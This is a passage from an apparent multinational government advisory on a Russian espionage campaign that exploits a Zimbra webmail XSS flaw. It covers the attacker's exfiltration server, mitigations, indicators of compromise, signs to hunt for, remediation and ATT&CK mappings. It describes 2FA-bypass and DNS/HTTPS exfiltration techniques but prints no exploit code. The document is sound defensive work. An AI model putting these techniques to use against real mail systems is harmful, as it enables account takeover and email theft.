Catcher acts as an HTTP server over port 8000 and a DNS server on port 53. As described in the Resource development section, the Flowerbed project uses an additional Docker container running an Nginx reverse proxy to enable HTTPS support. This reverse proxy uses a certificate generated by Let's Encrypt and forwards all traffic with an SNI containing "*.i.*" to port 8000 within the Catcher container.

The DNS service can accept A, AAAA, MX, TXT, and CAA queries. For any MX, AAAA, or CAA queries, the server will always provide an empty response. The system only supports TXT records as needed to process Automatic Certificate Management Environment (ACME) requests, which enable the assignment of Let's Encrypt certificates. If the server receives an A query, Catcher will always respond with the public IP address of the Flowerbed server.

However, if a query includes a domain formatted as shown in **Figure 6** and **Figure 7**, the service saves a log file in JSON format to disk containing the following details of the DNS query:

- Time of query,
- Source IP address for query,
- Queried domain, and
- Type of query.

The HTTP server typically responds with OK, except in cases where the path is "pixel.gif" when the response contains a 1x1 gif image with a SHA-256 hash of ef1955ae757c8b966c83248350331bd3a30f658ced11f387f8ebf05ab3368629. Like the DNS service, the HTTP service will only log entries when the domain found in the host header of the request follows the expected formatting as seen in **Figure 6** and **Figure 7**. As the HTTPS exfiltration uses non-standardized binary and JSON-formatted payloads when exfiltrating to Catcher, Catcher will check the content type of the request. If the content type is set to "application/json", Catcher encodes the data in Base64 and includes it in the JSON log entry written to disk. If the content type is set to any other value, Catcher leaves the Base64 payload in the JSON log entry blank and saves the payload to a separate file with the same filename as the JSON log entry with a ".bin" file extension. An HTTPS exfiltration event causes Catcher to save a JSON formatted log file to disk containing the following information from the HTTP request:

- Time,
- Source IP address,
- Request method,
- Host,
- Path,
- Query string,
- Headers, and
- Base64 payload.

These JSON event log files and binary output files are then initially saved to the directory */root/hits/tmp* and later moved to the */root/hits/ready* directory once processed. This prevents incomplete files, which are still being uploaded to Catcher, from premature exfiltration from the server. Approximately every 60 seconds, a likely automated workflow establishes a Secure Shell (SSH) connection with the server hosting Flowerbed for a few seconds, almost certainly exfiltrating the data processed by Catcher to non-public-facing infrastructure. The command in **Figure 8** also executes hourly to remove all files last modified at least two days ago from the */root/hits/ready* directory.

```
find /root/hits/ready -type f -mtime +1 -delete
```

Figure 8: Command used for automated directory cleanup

Response strategies

Mitigations

In many cases, by the time an organization identifies a compromise related to this campaign, numerous sensitive and proprietary emails have already been exfiltrated. The significant risk posed by this cyber threat emphasizes the importance for organizations that use ZCS and other similar webmail solutions to take proactive steps to mitigate this risk.

All organizations that use the ZCS webmail service should **immediately prioritize** ensuring that their ZCS is not running a vulnerable version. A patch for CVE-2025-66376 was released for both 10.1.13 and 10.0.18 versions of ZCS [D3-AH]. If immediate patching is not feasible, organizations should advise employees to use alternative mail clients to access email and avoid using the Classic ZCS webmail client until ZCS is updated to a non-vulnerable version [d3f:Isolate].

System administrators should closely monitor any Internet-connected ZCS or other email systems and the workstations that access those systems and promptly apply available software updates [D3-AH]. Administrators can maintain awareness of active vulnerability exploitation by referencing open source resources, including CISA's Known Exploited Vulnerabilities Catalog and NCSC-UK's Responding to active exploitation of vulnerabilities guidance.

Organizations should consider using a third-party authentication service that supports passkeys for authentication to mediate access to ZCS and other services that do not natively support passkeys. By doing so, organizations can work to eliminate the possibility of automated password collection from autocomplete or password reuse [D3-CH]. However, Application Passcodes may still be necessary and should be monitored closely.

Organizations should implement network monitoring capabilities with collection and short-term retention of packet capture or NetFlow data and maintain log collection and storage [CPG 3.Q]. This will allow organizations to monitor for and identify suspicious network activity [CPG 4.B], such as:

- Significant amounts of outbound data being sent to IPs associated with VPS providers not used by the organization [D3-NTA];
- Frequent DNS queries for a suspicious domain with seemingly random subdomains [D3-DNSTA];
- A sudden spike of connections to a server associated with a recently established domain [D3-NTCD]; and
- Connections to internal services, such as webmail, from VPN providers frequently leveraged by this group for nefarious activity, such as Mullvad VPN [D3-NTCD].

Additionally, for organizations that can inspect the content of outbound HTTPS connections via break-and-inspect infrastructure, security teams should identify traffic matching the characteristics described in the Exfiltration section of this advisory.

Indicators of compromise (IOCs)

Flowerbed infrastructure

The following indicators have been attributed to use by LAUNDRY BEAR for their campaign targeting ZCS's webmail service as of the publication of this advisory. (**Disclaimer:** Due to the frequency of operational structure changes by this group, these indicators are intended solely for historic attribution purposes. Some indicators, such as IPs, compromised emails, and domains, may be outdated, so organizations should check for current activity before acting on these IOCs.) **Table 7** provides details about the server infrastructure used to host Flowerbed, and **Table 8** lists the corresponding SHA-1 hash values for the Let's Encrypt certificates used by that infrastructure [D3-IAA].

Table 7: Flowerbed server infrastructure

Domain	IP Address	First Seen	Last Seen
zmailanalytics[.]com	216.252.238[.]104	8 July 2025	15 October 2025
zimbra-metadata[.]com	216.252.238[.]18	20 August 2025	14 October 2025
analyticemailmeter[.]com	37.120.247[.]228	24 September 2025	18 March 2026
emailanalytics.com[.]ua	185.86.79[.]95	24 September 2025	18 March 2026
mailnalysis[.]com	104.248.134[.]194	11 November 2025	17 February 2026
zimbrastat[.]com	64.226.124[.]190	18 December 2025	18 March 2026
zimbrasoft.com[.]ua	193.238.152[.]66	20 January 2026	18 March 2026
synacorzimbra[.]nl	216.252.238[.]64	3 February 2026	30 March 2026
istc-cloud[.]com	194.156.103[.]193	5 February 2026	30 March 2026

Table 8: Flowerbed X.509 certificate SHA-1 hashes

Associated Domain	X.509 SHA-1 Hash	First Seen	Last Seen
zmailanalytics[.]com	2e4f314bc9943cab5005d6fde0b271c74d47bc9d	8 Jul 2025	6 Aug 2025
*.i.zmailanalytics[.]com	50a87d926621dd06389ba50d86e0ff574ed713a8	6 Aug 2025	13 Oct 2025
*.i.zimbra-metadata[.]com	c5a72420e7bb308d078e62128430897f82194c95	20 Aug 2025	14 Oct 2025
*.i.analyticemailmeter[.]com	8959c4d29e29f02ea94ea8bb21c8df2594c5549d	24 Sep 2025	8 Nov 2025
*.i.emailanalytics.com[.]ua	62eb76432597694edb01c1fe57aab0cfe03a7178	25 Sep 2025	27 Sep 2025
*.i.mailnalysis[.]com	cddf5c3be1e07f28140aed165b929bf2d614922a	12 Nov 2025	17 Dec 2025
*.i.zimbrastat[.]com	18b3ad442ce73cc8656d51d75bbd7c855f2cb7e8	18 Dec 2025	28 Dec 2025
*.i.zimbrasoft.com[.]ua	1b25041ececf2457eef0270fc1d785cec8ec9ded	21 Jan 2026	10 Feb 2026
*.i.synacorzimbra[.]nl	e4fe6466a4f9a4249fe330651e914e45bbdca44a	5 Feb 2026	22 Mar 2026
*.i.istc-cloud[.]com	b6b77c9a455225d525834a403ca9ef5481ed0447	12 Feb 2026	30 Mar 2026

LAUNDRY BEAR has used the following email addresses to procure resources used for this campaign:

- ivanka.zurabishvili@proton[.]me,
- zmul1@buildandconsulting[.]com,
- garrysmithme@pinmx[.]net, and
- hostingclient@pinmx[.]net.

Phishing distribution

LAUNDRY BEAR primarily relied on ProtonMail for distribution of malicious email. However, as stated above, LAUNDRY BEAR's more recent efforts likely have shifted to distributing the payload through previous victims.

The following email addresses have distributed payloads attributed to this campaign:

- c.laurent.ejfa@proton[.]me,
- j.moreau.epsc@proton[.]me,

- liberty.insights@proton[.]me,
- certain email addresses (presumably compromised) at the isofts.kiev[.]ua domain (i.e., ending with @isofts.kiev[.]ua), and
- certain email addresses (presumably compromised) at the navs.edu[.]ua domain (i.e., ending with @navs.edu[.]ua).

Additionally, the following are SHA-256 hashes of email samples containing the malicious payload attributed to this campaign:

- 98df604ecc57f884a2e6ce3266a0013ad64455cac48442c2312cfa4765007aaf,
- 60db9abae75cd8ccc49dd7ea5feb41677566dcd442f12ebc5745ffd2810fb874,
- b1f5beb1175fc5c7d1806a2f0d900eb124c54f0286c5c52b66eea7a6633adb1d, and
- 1517b3caa495f6c4e832df9c75fc94667e3c233773f7fa4e056d5e30e5ead760.

Post-compromise artifacts

Currently, the script does not remove artifacts. This leaves additional opportunities to identify victims of this activity. While emphasis should always be placed on consistent monitoring of network traffic and endpoint activity, there are a variety of persistent artifacts described below that can be used to identify victims of this campaign.

This *Ulej* capability relies on creating a significant number of SOAP requests to collect account information for exfiltration. ZCS logs from these requests are stored, by default, in the */opt/zimbra/log/mailbox.log* file [D3-PA]. A significant amount of SOAP request activity that aligns with what was described in the Persistence and credential access and Collection sections of this advisory could indicate a potential compromise. Specific examples of high-risk SOAP request activity might include:

- Many *SearchGalRequest* command requests from a single user over a short period of time;
- Use of the *CreateAppSpecificPasswordRequest* command, especially in cases where it is creating an Application Passcode named “ZimbraWeb”; and
- Use of the GetScratchCodesRequest command.

While LAUNDRY BEAR uses the localStorage property to track what days had emails previously exfiltrated, defenders can use this property to identify victims of this campaign and determine the scope of exfiltrated information [D3-PA]. Review of the items stored in that property for an organization’s ZCS webmail client page on an

endpoint device could indicate compromise if there are items named with a format of *zd_comp_YYYY-MM-DD,* as explained in the Collection section of this advisory.

While Application Passcodes have non-malicious purposes, in this case instances of these passcodes with the name "ZimbraWeb" are almost certainly malicious. The ZCS webmail application can support 2FA natively and does not require the use of an Application Passcode, so there is no reason that there should be one named "ZimbraWeb."

In instances where organizations identify victims of this campaign, they should also examine the inbox of the suspected victim for the original phishing email [D3-MA]. If an email that has a payload exploiting CVE-2025-66376 is discovered, **steps should be taken immediately to identify and quarantine other instances of emails with similar body content, senders, and subject lines to prevent further exploitation and exfiltration**.

Remediation

In the event an organization identifies activity associated with this campaign, that organization should take steps to minimize further exploitation. The organization should consider requesting that employees minimize use of the ZCS webmail client until the organization updates to a patched version that is not vulnerable to CVE-2025-66376.

Organizations should use identifiers from the IOCs section of this report to identify any individuals compromised by this campaign and record the date(s) of compromise(s) to determine the scale and scope of emails exfiltrated.

All users from the organization should have all Application Passcodes and 2FA scratch keys revoked. Affected organizations should require all employees to change passwords in line with establishing minimum password strength requirements [CPG 3.B] and creating unique credentials [CPG 3.C], specifically noting that compromised employees might have had any password stored in a password manager exfiltrated.

Works cited

[1] Netherlands General Intelligence and Security Service (AIVD) and Netherlands Defence Intelligence and Security Service (MIVD). AIVD and MIVD identify a new Russian cyber threat actor. 2025. https://www.aivd.nl/site/binaries/site-content/collections/documents/2025/05/27/aivd-en-mivd-onderkennen-nieuwe-russische-cyberactor/Advisory+AIVD+en+MIVD+Public+report+on+new+cyber+actor.pdf

[2] Microsoft Corporation. New Russia-affiliated actor Void Blizzard targets critical sectors for espionage. 2025. https://www.microsoft.com/en-us/security/blog/2025/05/27/new-russia-affiliated-actor-void-blizzard-targets-critical-sectors-for-espionage/
[3] Palo Alto Networks Unit 42. Russian Global Webmail Espionage. 2026. https://unit42.paloaltonetworks.com/russian-webmail-espionage/
[4] Proofpoint. TA488 Targets Zimbra Mailservers with Half-Click Exploits. 2026. https://www.proofpoint.com/us/blog/threat-insight/ta488-zcs-exploit
[5] Seqrite. Operation GhostMail: Russian APT exploits Zimbra Webmail to Target Ukraine State Agency. 2026. https://www.seqrite.com/blog/operation-ghostmail-zimbra-xss-russian-apt-ukraine/

Acknowledgements

The authoring agencies acknowledge the contributions to this advisory from Palo Alto Networks Unit 42 and Proofpoint.

Disclaimer of endorsement

The information and opinions contained in this document are provided "as is" and without any warranties or guarantees. Reference herein to any specific commercial products, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the United States Government, and this guidance shall not be used for advertising or product endorsement purposes.

Organizations have no obligation to respond or provide information back to the authoring organizations in response to this joint advisory. If, after reviewing the information provided, an organization decides to provide information to the authoring organizations, reporting must be consistent with all applicable laws and policies.

Purpose

This document was developed in furtherance of the authoring agencies' cybersecurity missions, including their responsibilities to identify and disseminate threats, and to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact

United States organizations

- **National Security Agency**
  Cybersecurity Report Feedback: CybersecurityReports@nsa.gov
  Defense Industrial Base Inquiries and Cybersecurity Services: DIB_Defense@cyber.nsa.gov
  Media Inquiries / Press Desk: NSA Media Relations: 443-634-0721, MediaRelations@nsa.gov
- **Cybersecurity and Infrastructure Security Agency**
  CISA's 24/7 Operations Center (contact@cisa.dhs.gov), or by calling 1-844-Say-CISA (1-844-729-2472).
- **Federal Bureau of Investigation**
  If you or someone you know has fallen victim to this campaign, file a complaint with IC3.
- **Defense Counterintelligence and Security Agency**
  DCSA Counterintelligence, Cyber Mission Center, Cyber Threat Operations Branch: DCSA.CI.CyberOps@mail.mil
  Cleared Contactors (CCs) should contact their DCSA Counterintelligence Special Agent to report information pertaining to suspicious contacts or physical/digital efforts to obtain illegal or unauthorized access to the CC's cleared facility/information, as required by 32 CFR 117.
  Media/Public Inquiries: dcsa.quantico.dcsa-hq.mbx.pa@mail.mil

- **Department of Defense Cyber Crime Center**
  Defense Industrial Base Inquiries and Cybersecurity Services: DC3.DCISE@us.af.mil
  Defense Industrial Base mandatory cyber incident reporting as required by 10 U.S. Code Sections 391 and 393 and Defense Federal Acquisition Regulation Supplement (DFARS) 252.204-7012 is submitted at https://dibnet.dod.mil
  Media Inquiries / Press Desk: DC3.Information@us.af.mil
- **Naval Criminal Investigative Service**
  To report criminal activity impacting the United States Navy, go to www.ncis.navy.mil and click "Submit a Tip"

Dutch organizations

- Defence Intelligence and Security Service (MIVD): https://www.defensie.nl/onderwerpen/m/militaire-inlichtingen-en-veiligheid
- General Intelligence and Security Service (AIVD): https://www.aivd.nl

Australian organizations

- Australian Signals Directorate
  Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and access alerts and advisories.

Canadian organizations

- The Canadian Centre for Cyber Security (Cyber Centre), part of the Communications Security Establishment, encourages Canadian organizations to report cyber incidents and to strengthen the security of their networking devices.
  Report an incident or suspicious activity to the Cyber Centre by email at contact@cyber.gc.ca, online via the reporting tool Report a cyber incident - Canadian Centre for Cyber Security or by phone at 1-833-CYBER-88 (1-833-292-3788).

New Zealand organizations

- New Zealand National Cyber Security Centre (NCSC-NZ): info@ncsc.govt.nz

United Kingdom organizations

- Report significant cyber security incidents to ncsc.gov.uk/report-an-incident (monitored 24/7)

Estonia organizations

- Estonian Foreign Intelligence Service (EFIS): info@valisluureamet.ee

Finnish organizations

- Finnish Security and Intelligence Service: supo.fi/en/contact

French organizations

- French organizations are encouraged to report suspicious activity or incident related information found in this advisory by contacting ANSSI/CERT-FR at: cert-fr@ssi.gouv.fr or by phone at: 3218 or +33 9 70 83 32 18.

Italian Organizations

- Italian External Intelligence and Security Agency (AISE):
  Visit https://www.sicurezzanazionale.gov.it/
- Italian Internal Intelligence and Security Agency (AISI):
  Visit https://www.sicurezzanazionale.gov.it/

Moldovan organizations

- Security and Intelligence Service of the Republic of Moldova (SIS RM): cybersec@sis.md

Polish organizations

- Polish Foreign Intelligence Agency (AW): ctiteam@aw.gov.pl

Appendix A: MITRE ATT&CK tactics and techniques

See **Table 9** through **Table 19** for all the threat actor tactics and techniques referenced in this advisory.

Table 9: Reconnaissance

Technique Title	ID	Use
Gather Victim Identity Information: Credentials	T1589.001	The payload attempts to intercept a victim's password from their password manager.
Gather Victim Identity Information: Email Addresses	T1589.002	The payload attempts to grab the victim's email address from various data stores.
Search Open Websites/Domains	T1593	This group likely leverages public information to support target development.
Active Scanning	T1595	Port scanning can be used by this group to assist with determining exploitability of identified targets.
Search Open Technical Databases: Scan Databases	T1596.005	Various public datasets can provide information to support discovery of exploitable targets.
Search Closed Sources	T1597	Previously exfiltrated data can be used to enhance target development efforts.
Search Closed Sources: Purchase Technical Data	T1597.002	Commercial datasets can also be used to support target development efforts.

Table 10: Resource Development

Technique Title	ID	Use
Acquire Infrastructure	T1583	This group used Mullvad VPN to anonymize traffic sent to operational infrastructure.
Acquire Infrastructure: Virtual Private Server	T1583.003	This group procured VPS servers from a variety of vendors.
Develop Capabilities	T1587	The *Ulej* capability was developed likely for use by this group to conduct spear phishing campaigns.
Develop Capabilities: Malware	T1587.001	Development of a novel payload that steals a victim's emails and other sensitive account information.

Develop Capabilities: Exploits	T1587.004	Development of a novel, at the time, cross-site-scripting (XSS) exploit that enables execution of arbitrary JavaScript.
Obtain Capabilities: Tool	T1588.002	Open source tools, such as Evilginx2, have also been used by the group.
Obtain Capabilities: Artificial Intelligence	T1588.007	The group appears to have leveraged AI to support development efforts.
Stage Capabilities	T1608	Flowerbed is deployed to a procured server in the cloud.

Table 11: Initial Access

Technique Title	ID	Use
Valid Accounts	T1078	This actor has used commercial datasets to acquire account credentials and gain unauthorized access to accounts. Additionally, this actor is believed to use previously compromised accounts to conduct spear phishing.
Trusted Relationship	T1199	The group sends malicious payloads to targeted individuals using previously compromised accounts that might have an established relationship with the target.
Phishing	T1566	The actors used spear phishing to lure users into opening malicious email.

Table 12: Execution

Technique Title	ID	Use
Exploitation for Client Execution	T1203	An XSS vulnerability was leveraged to execute the JavaScript payload.

Table 13: Persistence

Technique Title	ID	Use
Account Manipulation	T1098	Enabling IMAP and Application Passcodes provides persistent access to the compromised account.
Modify Authentication Process: Multi-Factor Authentication	T1556.006	Creating Application Passcodes to bypass 2FA and stealing a user's "Scratch Keys," which can be used in place of a 2FA token.

Table 14: Privilege Escalation

Technique Title	ID	Use
Valid Accounts	T1078	This actor has used commercial datasets to acquire account credentials and gain unauthorized privileged access to accounts.

Table 15: Stealth

Technique Title	ID	Use
Obfuscated Files or Information: Command Obfuscation	T1027.010	Obfuscated JavaScript payload sent to targets to exploit the XSS vulnerability.
Obfuscated Files or Information: Encrypted/Encoded File	T1027.013	The JavaScript payload included both a Base64-encoded and XOR-encrypted inner payload.
Obfuscated Files or Information: SVG Smuggling	T1027.017	The payload was contained in an “onload” attribute within an SVG image included in the malicious email.
Use Alternate Authentication Material: Web Session Cookie	T1550.004	Previous campaigns using AiTM leveraged stealing and use of a victim’s session cookies to authenticate.

Table 16: Credential Access

Technique Title	ID	Use
Modify Authentication Process: Multi-Factor Authentication	T1556.006	Creating Application Passcodes to bypass 2FA and stealing a user’s “Scratch Keys,” which can be used in place of a 2FA token.
Adversary-in-the-Middle	T1557	Previous campaigns used Evilginx2 as an AiTM toolkit to intercept credentials and session cookies.

Table 17: Collection

Technique Title	ID	Use
Data Staged: Remote Data Staging	T1074.002	Exfiltrated data was sent to an actor-controlled VPS prior to assumed long-term storage solutions.
Email Collection	T1114	This group has emphasized collection of emails.

Technique Title	ID	Use
Email Collection: Remote Email Collection	T1114.002	Emails are collected via API calls to the ZCS mail server and are not collected from emails stored directly on the victim's device.
Automated Collection	T1119	Upon execution, the JavaScript payload automatically collects all relevant information in stages.
Browser Session Hijacking	T1185	The JavaScript payload leverages the user's authenticated browser session to make API requests as the user.
Archive Collected Data	T1560	Emails are exfiltrated with GZIP compression.

Table 18: Discovery

Technique Title	ID	Use
Account Discovery	T1087	Stolen Global Access Lists provide the group with new users to target.

Table 19: Exfiltration

Technique Title	ID	Use
Exfiltration Over Alternative Protocol	T1048	Victim information was exfiltrated over both HTTPS and DNS.
Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	T1048.002	Some payloads, especially ones with large amounts of data, were exfiltrated over HTTPS.
Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	T1048.003	Some smaller bandwidth payloads were exfiltrated over DNS using Base32 encoding.

Appendix B: MITRE D3FEND countermeasures

See **Table 20** for a mapping of several of the cybersecurity countermeasures mentioned in this advisory.

Table 20: MITRE D3FEND Countermeasures

Countermeasure Title	ID	Description
Application Hardening	D3-AH	• Organizations should immediately prioritize patching CVE-2025-66376. • Organizations should promptly apply software updates to all email systems.
Isolate	d3f:Isolate	Organizations that cannot feasibly patch should use alternative mail clients.
Credential Hardening	D3-CH	Organizations should consider using a third-party authentication service that supports passkeys to mediate access to ZCS and other services that do not natively support passkeys.
Network Traffic Analysis	D3-NTA	Organizations should monitor for significant amounts of outbound data being sent to IPs associated with VPS providers not used by the organization.
DNS Traffic Analysis	D3-DNSTA	Organizations should monitor for frequent DNS queries to a suspicious domain for seemingly random subdomains.
Network Traffic Community Deviation	D3-NTCD	• Organizations should monitor for a sudden spike of connections to a server associated with a recently established domain. • Organizations should monitor for connections to internal services, such as webmail, from VPN providers.
Identifier Activity Analysis	D3-IAA	Organizations should search for the listed known IOCs.
Process Analysis	D3-PA	• Organizations should search ZCS log files for specific commands used by the malicious script.

		• Organizations should search the localStorage property in web browsers for the ZCS webmail client for “ZimbraWeb” Application Passcodes.
Message Analysis	D3-MA	Organizations that suspect they have victims of this campaign should search for emails with a malicious payload to identify other victims.